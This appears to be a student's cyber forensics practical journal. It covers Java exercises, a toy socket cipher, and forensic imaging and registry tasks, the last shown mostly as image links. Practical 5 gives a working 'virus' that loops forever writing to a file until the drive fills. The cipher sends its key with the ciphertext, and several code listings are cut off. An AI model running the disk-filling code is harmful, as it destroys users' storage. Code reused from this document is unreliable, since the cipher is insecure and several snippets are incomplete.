**Aim:-** Create a java application to send encrypted message from sender and decrypt an message at receiver end.

#### Code:-

## Sender.java

```
package cflprac1;
import java.io.*;
import java.util.*;
import java.net.*;
public class Sender {
  public static void main(String[] args) throws Exception
{
  String s="";
  String ct="";
  String key="";
  Socket sc=new Socket("localhost",6017);
  Random r=new Random();
  int i=0,k=0;
  System.out.println("Enter the string");
  BufferedReader br= new BufferedReader(new InputStreamReader(System.in));
  BufferedWriter bw=new BufferedWriter(new
OutputStreamWriter(sc.getOutputStream()));
  s=br.readLine();
  int j[]=new int[s.length()];
  for(i=0;i<s.length();i++)
  {
    j[k]=r.nextInt(50);
```

```
key+=Integer.valueOf(j[k])+",";
    System.out.println("j="+j[k]);
    ct+=(char)(s.charAt(i)+j[k]);
    k++;
  }
  System.out.println("Key="+key);
  System.out.println("Encrypted message: "+ct);
  bw.write(ct+","+key);
  bw.flush();
  bw.close();
}
}
Receiver.java
package cflprac1;
import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.OutputStreamWriter;
import java.net.*;
import java.util.Random;
public class Receiver {
  public static void main(String[] args) throws Exception
{
  String ct="";
  String pt="";
  ServerSocket skt=new ServerSocket(6017);
  Socket sc=skt.accept();
```

```
Random r=new Random();
  int i=0,k=0;
  System.out.println("Enter the string");
  BufferedReader br= new BufferedReader(new InputStreamReader(sc.getInputStream()));
  ct=br.readLine();
  String[] s=new String[ct.length()];
  s=ct.split(",");
  int[] j=new int[s[0].length()];
  System.out.println(" message"+s[0]);
  for(i=0;i<s[0].length();i++)
  {
    j[i]=Integer.parseInt(s[i+1]);
    System.out.println(" key="+j[i]);
  }
  for(i=0;i<s[0].length();i++)
  {
    System.out.println("j="+j[i]);
    pt+=(char)(s[0].charAt(i)-j[i]);
  }
  System.out.println(" message from Sender: "+pt);
  }
}
Output:-
```

Sender.java

```
        Output ×
        cfprac1 (run) x cfprac1 (run) #2 x

        xum:
        Enter the string

        This is CFL Practical 1
        1 = 22

        j=44
        j=20

        j=43
        j=30

        j=33
        j=22

        j=39
        j=46

        j=39
        j=46

        j=32
        j=46

        j=32
        j=46

        j=31
        j=6

        j=6
        j=11

        j=35
        j=40

        j=29
        j=3

        Key=44,28,43,0,34,43,39,22,0,46,39,46,32,46,7,16,5,46,11,35,40,29,3,
        Encrypted message: CDGsBCDGCtsNp hsyGhCD=4

        BUILD SUCCESSFUL (total time: 12 seconds)
```

## Receiver.java

```
cflprac1 (run) × cflprac1 (run) #2 ×
Enter the string
message000sB006CtsNp hsy0n00=4
000
000
       key=44
        key=28
       key=43
key=0
        key=34
        key=43
        key=39
        key=22
        key=46
        key=39
        key=46
        key=32
        key=46
key=7
        key=16
       key=5
key=46
        key=11
        key=35
        key=40
        key=29
       key=3
      j=44
j=28
      j=43
      j=0
      j=34
      j=39
      j=22
```

```
j=0
j=46
j=39
j=46
j=32
j=46
j=7
j=16
j=5
j=46
j=11
j=35
j=40
j=29
j=3
message from Sender: This is CFL Practical 1
BUILD SUCCESSFUL (total time: 17 seconds)
```

Aim:- Java program for creating log files.

### Code:-

```
package cfprac2;
import java.io.*;
import java.util.logging.*;
public class Cfprac2 {
  public static void main(String[] args) {
    Logger I=Logger.getLogger(Cfprac2.class.getName());
               FileHandler fh;
               try
           {
               fh=new FileHandler("D:/mylogfile.log",true);
               l.addHandler(fh);
               l.setLevel(Level.ALL);
                SimpleFormatter sf=new SimpleFormatter();
               fh.setFormatter(sf);
               l.info("My first log");
          }
        catch(SecurityException e)
```

# **Output:-**

```
Output-cfprac2(run) × StartPage × Cfprac2.java ×

run:
Oct 04, 2022 1:49:47 PM cfprac2.Cfprac2 main
INFO: My first log
Oct 04, 2022 1:49:47 PM cfprac2.Cfprac2 main
INFO: This is CFL Prac 2
BUILD SUCCESSFUL (total time: 0 seconds)
```

```
File Edit View

| Dct 04, 2022 1:49:47 PM cfprac2.Cfprac2 main INFO: My first log Oct 04, 2022 1:49:47 PM cfprac2.Cfprac2 main INFO: This is CFL Prac 2
```

**Aim:**- Java program for searching file in given directory.

#### Code:-

```
}
};
String[] children = dir.list(filter);
if (children == null) {
    System.out.println("Either dir does not exist or is not a directory");
} else {
    for (int i = 0; i< children.length; i++) {
        String filename = children[i];
        System.out.println(filename);
    }
}</pre>
```

## **Output:-**

```
Output - cfprac3 (run) ×

run:
Enter Directory: D:/
Enter first letter of file: a
abcd1234.txt
adb-setup-1.4.3.exe
asfdfg.txt
BUILD SUCCESSFUL (total time: 9 seconds)
```

## **Practical 4**

Aim:-Write a java application to search a particular word in a file.

## Code:-

```
package cfprac4;
import java.io.BufferedReader;
import java.io.FileReader;
import java.io.InputStreamReader;
```

```
public class Cfprac4 {
  public static void main(String[] args) {
    try
{
String str="";
String ser="";
int flag=0;
BufferedReader br=new BufferedReader(new FileReader("D:\\file.txt"));
BufferedReader br1=new BufferedReader(new InputStreamReader(System.in));
str=br.readLine();
String [] s = new String[str.length()];
System.out.println("enter the text u want to search");
ser=br1.readLine();
s=str.split(" ");
for(int i=0;i<s.length;i++)</pre>
{
if(ser.equalsIgnoreCase(s[i]))
{
System.out.println("Text "+ser+" Found");
flag=1;
}
}
if(flag==0)
System.out.println("Text "+ser+" Not Found");
}
catch(Exception e)
```

```
{
System.out.println(e);
}
}
```

#### File.txt



# **Output:-**

```
Output - cfprac4 (run) × Start Page × Cfprac4.java ×

run:
enter the text u want to search
Practical
Text Practical Found
BUILD SUCCESSFUL (total time: 10 seconds)
```

```
Output - cfprac4 (run) × Start Page × Cfprac4.java ×

run:
enter the text u want to search
Hi
Text Hi Not Found
BUILD SUCCESSFUL (total time: 12 seconds)
```


**Aim:**- Write a java program to create a virus for eating space of particular drive.

## Code:-

```
package cfprac5;
import java.io.*;
public class Cfprac5 {

   public static void main(String[] args) {
        try
   {
      FileWriter f=new FileWriter("D:/Virus.dll",true);
      while(true)
      {
      f.write("Programming Is Such A FUN !!!");
      }
   }
   catch(FileNotFoundException e){}
   catch(IOException e){}
}
```


## **Output:-**





## **Practical 6**


Aim:- Use Drivelmage XML to image a hard drive.






















**Aim:**- Create forensic images of digital devices from volatile data such as memory using imager for computer system.



























**Aim:-** Recovering and inspecting deleted files.













































**Practical 9** 

**Aim:**- Access relevant information from Windows registry for investigation process using registry view.


# Accessing the registry.

Go to start menu and search "regedit".




Wireless evidence in the registry.

# HKEY\_LOCAL\_MACHIME/SOFTWARE/Microsoft/Windows NT/CurrentVersion/NetworkList/Profiles

